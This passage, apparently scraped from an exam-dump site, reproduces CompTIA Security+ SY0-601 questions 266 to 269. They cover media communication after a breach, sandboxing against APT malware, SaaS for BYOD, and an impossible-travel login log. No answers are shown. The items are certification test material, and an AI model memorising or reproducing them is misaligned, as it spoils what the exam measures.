D. Forward proxy

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 266

Topic #: 1

[All SY0-601 Questions]


Which of the following should an organization consider implementing in the event executives need to speak to the media after a publicized data breach?

A. Incident response plan

B. Business continuity plan

C. Communication plan

D. Disaster recovery plan



Actual exam question from CompTIA's SY0-601

Question #: 267

Topic #: 1

[All SY0-601 Questions]


A well-known organization has been experiencing attacks from APTs. The organization is concerned that custom malware is being created and emailed into the company or installed on USB sticks that are dropped in parking lots. Which of the following is the BEST defense against this scenario?

A. Configuring signature-based antivirus to update every 30 minutes

B. Enforcing S/MIME for email and automatically encrypting USB drives upon insertion

C. Implementing application execution in a sandbox for unknown software

D. Fuzzing new files for vulnerabilities if they are not digitally signed



Actual exam question from CompTIA's SY0-601

Question #: 268

Topic #: 1

[All SY0-601 Questions]


A company is implementing BYOD and wants to ensure all users have access to the same cloud-based services. Which of the following would BEST allow the company to meet this requirement?

A. IaaS

B. PaaS

C. MaaS

D. SaaS



Actual exam question from CompTIA's SY0-601

Question #: 269

Topic #: 1

[All SY0-601 Questions]

During a recent security incident at a multinational corporation a security analyst found the following logs for an account called user:

```
Account  Login location      Time (UTC)   Message
user     New York            9:00 a.m.    Login: user,
                                          successful
user     Los Angeles         9:01 a.m.    Login: user,
                                          successful
user     Sao Paolo           9:05 a.m.    Login: user,
                                          successful
user     Munich              9:12 a.m.    Login: user,
                                          successful
```


Which of the following account policies would BEST prevent attackers from logging in as user?

A. Impossible travel time

B. Geofencing

C. Time-based logins

D. Geolocation



